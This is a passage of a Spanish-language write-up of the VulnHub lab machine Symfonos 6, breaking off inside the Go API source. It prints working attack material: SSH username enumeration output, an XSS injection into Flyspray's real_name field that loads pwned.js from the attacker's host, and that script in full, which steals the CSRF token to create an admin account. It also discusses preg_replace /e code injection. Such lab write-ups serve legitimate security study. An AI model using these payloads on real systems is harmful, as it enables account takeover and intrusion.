

# SYMFONOS 6

- [1. SYMFONOS 6](#)
  - [1.1. Preliminar](#)
  - [1.2. Nmap](#)
  - [1.3. Tecnologías web](#)
  - [1.4. Fuzzing web](#)
  - [1.5. SSH user enumeration](#)
  - [1.6. XSS to CSRF in Flyspray 1.0](#)
  - [1.7. Leaked credentials in order to access Gitea](#)
  - [1.8. Exploiting PHP preg\\_replace function](#)
    - [1.8.1. API abuse in order to get JWT](#)
    - [1.8.2. Uploading webshell via PATCH method](#)
  - [1.9. Persistence via SSH](#)
  - [1.10. Privesc via GO in sudoers](#)

## 1. SYMFONOS 6



<https://www.vulnhub.com/entry/symfonos-61,458/>

### Description

[Back to the Top](#)

Difficulty: intermediate-hard

This VM was designed to search for the attackers "Achilles' heel". Please only assign one network adapter to avoid issues.

VMware works fine. Virtualbox has issues.

## Changelog v6.1 - 2020-04-07 v6.0 - 2020-04-05



## 1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su **TTL**. Nos enfrentamos a un **Linux**.

```
> arp-scan -I ens33 --localnet --ignore-dups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 34:57:00:0a:6a:e7 (Unknown)
192.168.1.34 5c:e4:2a:16:89:15 (Unknown)
192.168.1.54 08:12:a5:98:8e:1e Amazon Technologies Inc.
192.168.1.53 e4:7d:bd:34:e3:4c Samsung Electronics Co.,Ltd
192.168.1.57 08:d8:b9:4b:a6:83 AzureWave Technology Inc.
192.168.1.73 00:0c:29:3f:91:33 VMware, Inc.
192.168.1.85 7c:18:c9:be:84:bc (Unknown)
192.168.1.97 b8:3b:cc:36:b2:e1 (Unknown)
192.168.1.37 58:2d:c6:39:98:4f (Unknown)
192.168.1.181 58:2f:40:99:00:cd Nintendo Co.,Ltd

10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.538 seconds (132.64 hosts/sec). 10 responded
> ping 192.168.1.73
PING 192.168.1.73 (192.168.1.73) 56(84) bytes of data:
64 bytes from 192.168.1.73: icmp_seq=1 ttl=64 time=0.250 ms
64 bytes from 192.168.1.73: icmp_seq=2 ttl=64 time=0.253 ms
64 bytes from 192.168.1.73: icmp_seq=3 ttl=64 time=0.343 ms
^C
--- 192.168.1.73 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.253/0.295/0.343/0.036 ms
> whichSystem.py 192.168.1.73
192.168.1.73 (ttl -> 64): Linux
```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```
y nmap -sS -p --open 192.168.1.73 -T5 -n -Pn --min-rate 5000 -oG all_ports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-10 18:00 CET
Nmap scan report for 192.168.1.73
Host is up (0.00079s latency).
Not shown: 65538 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
3306/tcp  open  mysql
5000/tcp  open  upnp
MAC Address: 00:0C:29:3F:91:33 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 3.84 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Tras realizar el escaneo, parece que nos enfrentamos a un **CentOS**. Tenemos un servicio de **SSH** con versión **7.4**, la cual tiene una vulnerabilidad que permite enumerar usuarios del sistema local. Asimismo, tenemos **MariaDB** corriendo y un servidor web en el **puerto 80**.


```
# Nmap 7.93 scan initiated Wed Jan 10 18:03:46 2024 as: nmap -sCV -p22,80,3000,3306,5000 --min-rate 5000 -T5 -n -Pn -oN targeted 192.168.1.73
Nmap scan report for 192.168.1.73
Host is up (0.00037s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 0ead33f1a1e8554641339140809c170 (RSA)
|_ 256 54039405deb320b978904ab31ffcd (ECDSA)
|_ 256 de9ce63d5c0809f14114885a2e7fbaf7 (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   http-title: Site doesn't have a title (text/html; charset=UTF-8).
3000/tcp  open  tcpwrapped
3306/tcp  open  mysql        MariaDB (unauthorized)
5000/tcp  open  upnp
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 404 Not Found
|_     Content-Type: text/plain
|_     Date: Wed, 10 Jan 2024 17:04:22 GMT
|_     Content-Length: 18
|_     page not found
|_   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_   HTTP/1.1 400 Bad Request
|_     Content-Type: text/plain; charset=utf-8
|_     Connection: close
|_   Request:
|_     HTTP/1.0 404 Not Found
|_     Content-Type: text/plain
|_     Date: Wed, 10 Jan 2024 17:03:52 GMT
|_     Content-Length: 10
|_     page not found
|_   HTTPOptions:
|_     HTTP/1.0 404 Not Found
|_     Content-Type: text/plain
|_     Date: Wed, 10 Jan 2024 17:04:07 GMT
|_     Content-Length: 18
|_     page not found
|_
```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta poca información, nada relevante.

```
> whatweb http://192.168.1.73
http://192.168.1.73 [200 OK] Apache[2.4.6], Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.6.40], IP[192.168.1.73], PHP[5.6.40]
```

- **Wappalyzer**: no detectamos mucho más.



## 1.4. Fuzzing web

- **Gobuster**: hacemos fuzzing y descubrimos tan solo un directorio: `/posts`.

```
gobuster dlr -u http://192.168.1.73 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20

gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.73
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

=====
2024/01/10 18:32:22 Starting gobuster in directory enumeration mode
=====
/posts (Status: 301) [Size: 234] [--> http://192.168.1.73/posts/]
```

- Adicionalmente, ya que se usa **PHP** por detrás, podemos fuzzear por archivos con extensiones `.php`, y también a partir del directorio `/posts`, pero no encontramos nada relevante. Decidimos ahora usar, dentro de **Seclists**, el diccionario grande. De este modo, descubrimos otro directorio: `/flyspray`.

```
gobuster dlr -u http://192.168.1.73 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -t 20

gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.73
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

=====
2024/01/10 18:58:37 Starting gobuster in directory enumeration mode
=====
/posts (Status: 301) [Size: 234] [--> http://192.168.1.73/posts/]
/flyspray (Status: 301) [Size: 237] [--> http://192.168.1.73/flyspray/]

=====
2024/01/10 19:01:44 Finished
=====
```

## 1.5. SSH user enumeration

- **CVE-2018-15473**.
- Accedemos a este recurso. Hay poca información, pero parecer haber un posible nombre de usuario **Achilles**, el cual probaremos para tratar de conectar al **servicio SSH**.

```
http://192.168.1.73/posts/

symfonos blog Posts

The warrior Achilles is one of the great heroes of Greek mythology. According to legend, Achilles was extraordinarily strong, courageous and loyal, but he had one vulnerability-his Achilles heel. Homer's epic poem The Iliad tells the story of his adventures during the last year of the Trojan War.
```

- Como tenemos la versión de **SSH 7.4**, sabemos que hay un exploit que nos permite enumerar usuarios. Por tanto, usaremos este exploit para comprobar si **Achilles** es un usuario válido.

```
searchsploit OpenSSH 7.4

Exploit Title | Path
-----|-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45218.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/48962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/48963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py

Shellcodes: No Results
searchsploit -u linux/remote/45939.py
Exploit: openssh < 7.7 - User Enumeration (2)
URL: https://www.exploit-db.com/exploits/45939
Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
Codes: CVE-2018-15473
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/parrotpryor/CTF/vulnhub/Symfonos-6/exploits/45939.py
```

- Usamos este script, al cual le tendremos que pasar como parámetros la IP víctima y nombre de usuario. Vemos que el usuario **achilles** es válido. Intentamos un ataque de **fuerza bruta** para romper la contraseña con **Hydra**, pero no lo conseguimos.


```

> python2.7 ssh_user_enum.py 192.168.1.73 root 2>/dev/null
[+] root is a valid username
> python2.7 ssh_user_enum.py 192.168.1.73 Achilles 2>/dev/null
[-] Achilles is an invalid username
> python2.7 ssh_user_enum.py 192.168.1.73 achilles 2>/dev/null
[+] achilles is a valid username


```

## 1.6. XSS to CSRF in Flyspray 1.0


- Accedemos al recurso descubierto anteriormente `/flyspray`.




- Debemos saber que **Flyspray** en sí es un sistema de seguimiento de errores escrito en **PHP**. Así que, teniendo esto en cuenta, vamos a tratar de buscar exploits que puedan existir para este servicio, aunque, de momento, no podemos detectar la versión. Buscaremos información sobre posibles **changelogs** para las diferentes versiones, y si éstas nos pueden dar alguna pista o alguna información útil. Buscando un poco en el repositorio oficial de GitHub, encontramos lo siguiente: un posible directorio `/doc`.




- Accedemos a este recurso, y vemos que, efectivamente, existe, y tenemos capacidad de **directory listing**.




- Dentro de este recurso, accedemos a `/UPGRADING.txt`, archivo que contiene información sobre las últimas actualizaciones. Parece que la última versión instalada es la **1.0**.




- Por tanto, ahora sí, buscamos posibles exploits para **Flyspray 1.0**.




- Hay uno que explota un **XSS** y un **CSRF**. Abrimos este exploit para ver en qué consiste y tener así más información. Parece ser que cualquier input pasado al parámetro `real_name` en el recurso `/index.php?do=myprofile`, no está sanitizado, pudiendo un atacante inyectar de este modo código **HTML** o **Javascript** malicioso.




- No obstante, tratamos de acceder a `/index.php?do=myprofile`, pero parece que tenemos que estar registrados. Nos registramos, entramos con nuestras credenciales, y accedemos ahora al recurso. Esto parece ser un página para editar nuestra información de usuario. Vemos el parámetro vulnerable: `real_name`. Por tanto, tratamos de hacer una prueba: `<script>alert("XSS")</script>`, pero no vemos ninguna ventana emergente ni ningún cambio, aparentemente.



- Seguimos investigando, y vemos en el exploit que debemos usar `">` delante de nuestro código, por tanto quedaría así: `"><script>alert("XSS")</script>`. Esta vez sí se ejecuta, y vemos que además, aparece esta ventana emergente en otras secciones.



- Cargaremos ahora un script malicioso desde nuestro servidor. Para ello, usaremos esta línea en el parámetro vulnerable: `"><script src="http://192.168.1.130/pwned.js"></script>`. Creamos ahora nuestro archivo malicioso `pwned.js`, copiando el script que venía en el exploit, y modificando algunos parámetros.



```
var tok = document.getElementsByName('csrftoken')[0].value;

var txt = '<form method="POST" id="hacked_form" action="index.php?do=admin&area=newuser">'
txt += '<input type="hidden" name="action" value="admin.newuser"/>'
txt += '<input type="hidden" name="do" value="admin"/>'
txt += '<input type="hidden" name="area" value="newuser"/>'
txt += '<input type="hidden" name="user_name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user_pass" value="12345678"/>'
txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
txt += '<input type="hidden" name="real_name" value="root"/>'
txt += '<input type="hidden" name="email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="verify_email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="jabber_id" value=""/>'
txt += '<input type="hidden" name="notify_type" value="0"/>'
txt += '<input type="hidden" name="time_zone" value="0"/>'
txt += '<input type="hidden" name="group_in" value="1"/>'
txt += '</form>'

var d1 = document.getElementById('menu');
d1.insertAdjacentHTML('afterend', txt);
document.getElementById("hacked_form").submit();
```

- Este script crea un formulario falso que imita un formulario legítimo para **crear un nuevo usuario administrador** con las credenciales proporcionadas. Adicionalmente, captura el valor del **token CSRF** desde el formulario web actual, para que cuando un usuario legítimo acceda a este recurso, cree, como hemos mencionado anteriormente, este usuario administrador.

- Abrimos nuestro servidor por el **puerto 80** para compartir este recurso, y al cabo de unos minutos, recibimos la petición. Si todo ha ido bien, este nuevo usuario administrador debería haberse creado.

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.130 - - [11/Jun/2024 13:23:44] "GET /pwned.js HTTP/1.1" 200 -
```

- Efectivamente, podemos iniciar sesión con este nuevo usuario. Una vez dentro, vemos que tenemos mensajes en nuestro panel.

- 

- Conseguimos iniciar sesión usando estas credenciales de *achilles*. Una vez dentro, al investigar un poco, vemos el código de una página titulada *symfonos-blog*, la cual sabemos que hace referencia al directorio que encontramos la principio */posts*, ya que tenía el mismo título. Pues este código nos revela otro directorio llamado */includes*, contenido dentro de */posts*, tal y como podemos ver en la imagen.

```
1 <?php
2 include "includes/dbconfig.php";
3 include "includes/db.php";
4
5
6 $db = new Db();
7 $result = $db->query("SELECT * FROM posts ORDER BY created_at DESC");
8
9 >
10 <!DOCTYPE html>
11 <html lang="en">
12 <head>
13 <meta charset="utf-8">
14 <title>symfonos blog</title>
15 <link rel="stylesheet" href="css/bootstrap.min.css">
16 </head>
17 <body>
```

- Accedemos a `/posts/includes`, y dentro de éste, a `/dbconfig.php`, recurso que contiene credenciales para conectarse a la base de datos **MariaDB** por el **puerto 3306**.

```
1 <?php
2 $GLOBALS['dbConfig'] = array(
3     'host' => '127.0.0.1:3306',
4     'user' => 'root',
5     'pass' => 'password',
6     'db' => 'api'
7 );
```

- Tratamos de conectarnos a la base de datos con `mysql -u 'root' -D 'api' -h 192.168.1.73 -p`, pero no podemos. Aún así, guardamos estas credenciales en un archivo en nuestro sistema.

```
mysql -u 'root' -D 'api' -h 192.168.1.73 -p
Enter password:
ERROR 1130 (HY000): Host '192.168.1.130' is not allowed to connect to this MariaDB server
```

## 1.8. Exploiting PHP preg\_replace function

- Volviendo a la página de `/posts` en **Gitea**, encontramos esta sección en **PHP** que puede contener alguna vulnerabilidad. Esta sección parece que está recuperando filas de una base de datos para imprimirlo en la página web, usando la función `preg_replace` con el modificador `/e`. Y es aquí donde acontece la vulnerabilidad como tal. Es decir, este contenido se está cargando de forma dinámica. Así que vamos a tratar de alterar esta sección para inyectar código **PHP** abusando de `preg_replace`. Cuando se emplea el modificador `/e` en la función `preg_replace` en **PHP**, la cadena central, es decir, la cadena por la que queremos hacer la sustitución, permite inyectar código **PHP** arbitrario. Esto ocurre en versiones de **PHP** antiguas.

```
15 <link rel="stylesheet" href="css/bootstrap.min.css">
16 </head>
17 <body>
18 <nav class="navbar navbar-default">
19 <div class="container-fluid">
20 <div class="navbar-header">
21 <a class="navbar-brand" href="#">symfonos blog</a>
22 </div>
23 <div id="navbar" class="navbar-collapse collapse">
24 <ul class="nav navbar-nav">
25 <li class="active" id="post-new"><a href="#">Posts</a></li>
26 </ul>
27 </div>
28 </div>
29 </nav>
30 <div class="container">
31 <div class="col-md-12">
32 <?php
33 while ($row = mysqli_fetch_assoc($result)) {
34     $content = htmlspecialchars($row['text']);
35
36     echo $content;
37
38     preg_replace("//e", $content, "e");
39 }
40 </div>
41 </div>
```




“

- La función `preg_replace` en **PHP** se usa para realizar búsquedas y reemplazos de patrones en cadenas de texto utilizando expresiones regulares. Esta función es muy poderosa y permite manipular cadenas de texto de manera flexible y eficiente.
- Una de las mayores vulnerabilidades de `preg_replace` surge cuando se utilizan patrones que incluyen la opción de evaluación (`/e`), que fue descontinuada en PHP 7.0.0. Cuando se usaba la opción `/e`, el reemplazo era evaluado como código PHP, lo que podía permitir la inyección de código malicioso si no se validaban y escapaban adecuadamente las entradas.


### 1.8.1. API abuse in order to get JWT

- Para ello, investigaremos de qué modo podemos llegar a introducir código malicioso en esa sección. Recurrimos al otro proyecto que tenía este usuario dentro de **Gitea**: *symfonos-api*. Tras curiosear un poco los diferentes archivos y directorios, encontramos una ruta de la **API**, la cual corre en el **puerto 5000**.

- 

```
15 lines | 231B
1 package api
2
3 import (
4     "github.com/gin-gonic/gin"
5     "symfonos.local/achilles/api/api/v1.0"
6 )
7
8 // ApplyRoutes applies router to gin Router
9 func ApplyRoutes(r *gin.Engine) {
10     api := r.Group("/ls2o4g")
11     {
12         apiv1.ApplyRoutes(api)
13     }
14 }
```

- En este otro archivo `/v1.0` de la **API**, también encontramos esta ruta.

- 

```
24 lines | 412B
1 package apiv1
2
3 import (
4     "github.com/gin-gonic/gin"
5     "symfonos.local/achilles/api/api/v1.0/auth"
6     "symfonos.local/achilles/api/api/v1.0/posts"
7 )
8
9 func ping(c *gin.Context) {
10     c.JSON(200, gin.H{
11         "message": "pong",
12     })
13 }
14
15 // ApplyRoutes applies router to the gin Engine
16 func ApplyRoutes(r *gin.RouterGroup) {
17     v1 := r.Group("/v1.0")
18     {
19         v1.GET("/ping", ping)
20         auth.ApplyRoutes(v1)
21         posts.ApplyRoutes(v1)
22     }
23 }
```

- Así que hacemos una petición a estas posibles rutas con `curl -s -X GET "http://192.168.1.73:5000/ls2o4g/v1.0/ping"` para hacer una prueba. Obtenemos lo que aparece en la siguiente imagen, nada interesante pero parece que vamos bien encaminados.

```
curl -s -X GET "http://192.168.1.73:5000/ls2o4g/v1.0/ping" | jq
{"message": "pong"}
```

- Husmeando otros directorios dentro de *symfonos-api*, encontramos otros endpoints. Parece ser además que, en el endpoint `/login`, podemos tramitar una petición por **POST**. Esto tiene buena pinta, ya que quizá por aquí nos podemos autenticar y probablemente se nos asigne un **JWT** o algo por el estilo.

```

1 package auth
2
3 import (
4     "github.com/gin-gonic/gin"
5 )
6
7 // ApplyRoutes applies router to the gin Engine
8 func ApplyRoutes(r *gin.RouterGroup) {
9     auth := r.Group("/auth")
10    {
